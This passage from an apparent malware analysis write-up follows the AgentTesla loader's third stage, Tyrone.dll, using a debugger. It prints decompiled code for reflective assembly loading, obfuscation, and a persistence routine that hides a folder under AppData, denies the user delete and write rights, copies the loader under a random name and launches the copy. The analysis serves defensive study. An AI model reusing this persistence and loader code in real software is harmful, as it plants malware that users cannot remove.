12      Class0.smethod_2(assembly);
13      Environment.Exit(0);
14  }
15
```

Fig 23. assembly variable created from the loaded array and executed as new assembly.

```
// Token: 0x06000003 RID: 3 RVA: 0x0000271C File Offset: 0x0000091C
static void smethod_2(object object_0)
{
    Type type = ((Assembly)object_0).GetTypes()[20];
    MethodInfo methodInfo = type.GetMethods()[29];
    methodInfo.Invoke(null, null);
}
```

Fig 24. Details of smethod_2() that specifies entry point for the next stage.

Now that we are aware of everything that happens at this stage, let's move forward with our debugging on the obfuscated sample and place the breakpoint at the newly created assembly loading function to have the debugging continuity between stages (they won't load independently due to namespace referring issues). Looking at Locals tab, we can see all three previously identified strings at the top and new assembly **Tyrone**, which is our next stage.





Fig 25. Locals view - new assembly Tyrone and identified strings visible.

We can dump it for static analysis. Our landing zone in **Tyrone** assembly will be **kTlyXMsU46bufkKwCh (namespace).k1GXA5HFaC00GTUcB4(class).NlVLJasyVy()(method).**

Third stage - Tyrone.dll

Interesting strings:
- Tyrone.dll

Arriving at kTIyXMsU46bufkKwCh.k1GXA5HFaC00GTUcB4.NlVLJasyVy() in the next stage, we are once again greeted with additional encryption and obfuscation. This time, two layers are applied to the loader - string encryption and control flow flattening obfuscation.



```
NlVLJasyVy() : void
// kTIyXMsU46bufkKwCh.k1GXA5HFaC00GTUcB4
// Token: 0x06000109 RID: 265 RVA: 0x00008928 File Offset: 0x00006B28
public static void NlVLJasyVy()
{
    string text = k1GXA5HFaC00GTUcB4.mSlFIRUn4S(k1GXA5HFaC00GTUcB4.hSSFwEhSpT());
    bool flag = k1GXA5HFaC00GTUcB4.SDE9kAK1k8 == 1;
    if (!flag)
    {
        goto IL_197;
    }
    k1GXA5HFaC00GTUcB4.ihWI60aU1D12bO6Vo6X(k1GXA5HFaC00GTUcB4.yLB9AL8LFM);
    int num = 1;
    if (k1GXA5HFaC00GTUcB4.eu9gbraoNeehsXtaoTn() != null)
    {
        num = 1;
    }
    IL_09:
    switch (num)
    {
    case 1:
        k1GXA5HFaC00GTUcB4.cmxLvbTNDk();
        goto IL_197;
    case 2:
        IL_69:
        k1GXA5HFaC00GTUcB4.zFHLT3fYRk();
        goto IL_2E7;
    case 3:
        k1GXA5HFaC00GTUcB4.LWwLQ6tC0T(k1GXA5HFaC00GTUcB4.x4PFrYdIb7(k1GXA5HFaC00GTUcB4.huh9pmR0Te[35]) * 1000);
        goto IL_21B;
    }
    IL_F3:
    bool flag2 = k1GXA5HFaC00GTUcB4.pmd9hSdUYF == 1;
    if (flag2)
    {
        string text2 = k1GXA5HFaC00GTUcB4.vB3F06OSn6(k1GXA5HFaC00GTUcB4.kyvFiLQcQq(Environment.SpecialFolder.ApplicationData), <Module>.\u202A\u202E\u202B\u206B\u200B\u206C\u202E\u202A\u202B
          \u202E\u200C\u200F\u202D\u202E\u200B\u202B\u202E\u202B\u202C\u206E\u206A\u206E\u200E\u206D\u206D\u206A\u206A\u200C\u200F\u202C\u206C\u202C\u200D\u200D\u202D\u200B\u200B\u202A\u206C
          \u202C\u202E<string>(3955038419U));
        string text3 = k1GXA5HFaC00GTUcB4.GEAFXnCPxr(text2, k1GXA5HFaC00GTUcB4.rUF9dCrWhU, <Module>.\u206C\u202A\u202C\u206D\u202D\u202C\u206C\u206B\u206D\u202C\u206F\u206D\u202D\u202C\u206E
          \u202E\u206C\u200D\u202A\u200F\u202C\u206D\u200B\u202B\u200D\u200C\u202E\u202A\u202E\u200D\u200F\u206C\u202E\u200B\u206F\u200B\u200B\u200D\u206C\u206E\u202E<string>(251426848U));
        bool flag3 = !k1GXA5HFaC00GTUcB4.bWmFZY2Emb(text3);
        if (flag3)
        {
            k1GXA5HFaC00GTUcB4.XoNL08DgrA(text3);
            k1GXA5HFaC00GTUcB4.X06FyI5lCW(text, text3);
            k1GXA5HFaC00GTUcB4.uoDL4bxPIk(text3);
        }
        k1GXA5HFaC00GTUcB4.Bo0LCSqNVa(k1GXA5HFaC00GTUcB4.rUF9dCrWhU, text3);
    }
    k1GXA5HFaC00GTUcB4.yie9ZCgEDa = WQtG6LDZFJUVc5MgMm.uwfvu6HySb(WQtG6LDZFJUVc5MgMm.CFnvmaogCe(k1GXA5HFaC00GTUcB4.kJU9XE95JM), k1GXA5HFaC00GTUcB4.Yxy9iR5dkr);
    bool flag4 = k1GXA5HFaC00GTUcB4.dM59lQeWrj == 4;
    if (flag4)
    {
        k1GXA5HFaC00GTUcB4.ebvLKeSH7d();
    }
    bool flag5 = k1GXA5HFaC00GTUcB4.dM59lQeWrj != 4;
    if (flag5)
    {
        k1GXA5HFaC00GTUcB4.JyIT1caVvXOXngwHPQF(k1GXA5HFaC00GTUcB4.dM59lQeWrj, text);
    }
    return;
    IL_197:
    bool flag6 = k1GXA5HFaC00GTUcB4.sQP9ffy80Q == 1;
    if (flag6)
    {
        num = 3;
        goto IL_09;
    }
    IL_218:
```

Fig 26. Entry point of the next stage - string obfuscation and control flow flattening is applied.

Control flow flattening is a way of transforming the control flow of the program by breaking the code into small switch-case chunks to make it harder to reverse engineer. Below example illustrates the process of breaking a simple while loop and inserting switch-case conditions with additional local variables to mangle the code.




Fig 27. Example of control flow flattening - code on the right is the original, pre-obfuscated while loop.

Unfortunately, de4dot could not decrypt and deobfuscate the code fully. Custom script or deobfuscator would be needed to do that, however we can work with what we already have. De4dot successfully decrypted some of the more important parts of the code that will enable us to find interesting blocks, analyze them statically method by method and place breakpoints afterwards to advance our dynamic analysis.
Below function is responsible for starting a thread with Sleep (2000) as argument after a handle to the current process is received.




Fig 28. Code responsible for Sleep invoke.

Similar functions are called a few times throughout the flow of the program, but I will omit them as they have little to no value to our analysis and focus on the most interesting ones, like the one below - **ihWI60aU1D12bO6Vo6()**. It checks for a specific mutex. If it's present, it opens it. If not, the mutex is created.




Fig 29. Mutex-related methods.

This obscure part of the program gets path the current user's **AppData** directory and a specific module name through **vB3F06OSn6() method** with kyvFiLQcQq() and encrypted string as its arguments. Result of this operation is passed to **GEAFXnCPxr()** that creates the whole path to the encrypted file as **text3** string.




Fig 30. Code block responsible for path creation with two concatenating functions definitions.

The returned path in **text3** is then passed to **bWmFZY2Emb** to see if it doesn't exist on the host. If it does not, the next three methods are responsible for creating a file to the location under **AppData\Roaming,** setting the necessary directory attributes as well as add ACLs to that location in the context of the current user. These include hidden attribute, ACL allow on read/execute but explicit deny on any other controls such as Delete, Write, ChangePermissions etc. These attributes are constructed in a way so that the user cannot remove the folder and any files within.

```
bool flag3 = !k1GXA5HFaC00GTUcB4.bWmFZY2Emb(text3);
if (flag3)
{
    k1GXA5HFaC00GTUcB4.XoNL0BDgrA(text3);
    k1GXA5HFaC00GTUcB4.X06FyI5lCW(text, text3);
    k1GXA5HFaC00GTUcB4.uoDL4bxPIk(text3);
}
```

```
public static void XoNL0BDgrA(string \u0020)
{
    for (;;)
    {
        try
        {
            DirectoryInfo directoryInfo = k1GXA5HFaC00GTUcB4.bOLLoG9vUr(\u0020);
            DirectorySecurity directorySecurity = k1GXA5HFaC00GTUcB4.KY9LfQtdUS();
            k1GXA5HFaC00GTUcB4.IQ0LbjZvh6(directorySecurity, false, true);
            k1GXA5HFaC00GTUcB4.LW1LScUmtZ(directoryInfo, directorySecurity);
            k1GXA5HFaC00GTUcB4.VNMLmJ9XQF(directoryInfo, FileAttributes.Normal);
            break;
        }
        catch (Exception ex)
        {
            k1GXA5HFaC00GTUcB4.QnILtkwvI7(ex);
            k1GXA5HFaC00GTUcB4.GbvLn52fZ9();
            break;
```

```
public static void uoDL4bxPIk(string \u0020)
{
    try
    {
        DirectoryInfo directoryInfo = k1GXA5HFaC00GTUcB4.bOLLoG9vUr(\u0020);
        string text = k1GXA5HFaC00GTUcB4.DTrL6yhkTs(k1GXA5HFaC00GTUcB4.hW6LBx0tpK());
        int num = 0;
        if (!k1GXA5HFaC00GTUcB4.HlE3u1aehWvKj7CIRCX())
        {
            int num2;
            num = num2;
        }
        switch (num)
        {
        }
        k1GXA5HFaC00GTUcB4.VNMLmJ9XQF(directoryInfo, FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System | FileAttributes.NotContentIndexed);
        DirectorySecurity directorySecurity = k1GXA5HFaC00GTUcB4.KY9LfQtdUS();
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.Read, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.ReadAndExecute, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.Delete, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.Write, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.ChangePermissions, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.TakeOwnership, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.WriteAttributes, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.WriteExtendedAttributes,
          InheritanceFlags.ContainerInherit | InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        k1GXA5HFaC00GTUcB4.NRSLPqWLnk(directorySecurity, k1GXA5HFaC00GTUcB4.nE6LuJpNSf(text, FileSystemRights.ReadData, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        k1GXA5HFaC00GTUcB4.LW1LScUmtZ(directoryInfo, directorySecurity);
```

Fig 31. Necessary actions on the directory to set specific attributes and ACLs to maintain persistence.

Another block of code is very mangled and refers to a large amount of different functions, but what it essentially does is it creates a copy of the current stage in the same directory, but with a pseudorandomly generated temp file name via GetTempFileName() (stringBuilder type inside), copies all its contents to the new file and runs it.




Fig 32. Code responsible for a file creation under \AppData\Roaming and launching the process




Fig 33. Exe file with random name has been created under the mentioned path.

We finally arrive to the last part of the code, which is responsible for fetching the resources in the same fashion as previously, transferring them to a byte array and loading them as a new assembly. Now that we know the flow of current stage, we can place a breakpoint below:




Fig 34. Set of functions responsible for resource fetch and subsequent conversion and decryption.

As this set of function unpacks the resource from the Resources section, converts it into an byte array named **yie9ZCgEDa[]** above and decrypts it. Thus, we will be able to take a loot at the final stage, which is AgentTesla itself and extract the most important information.




Fig 35. Fetching and decryption methods to get the AgentTesla payload.

Method **ebvLKeSH7d()** is responsible for loading the array as a new assembly. Let's put a breakpoints inside to dump the final stage. We can see it in Fig 33, right after the array creation.

Fig 36. Part of the code that creates an assembly and loads it.

When we step over the Assembly assembly in our debugger and take a look under locals, the AgentTesla has been loaded under assembly name **e33f29a3-d982-4bbb-b145-e4c33ad27d5d.** We can now dump it for analysis.

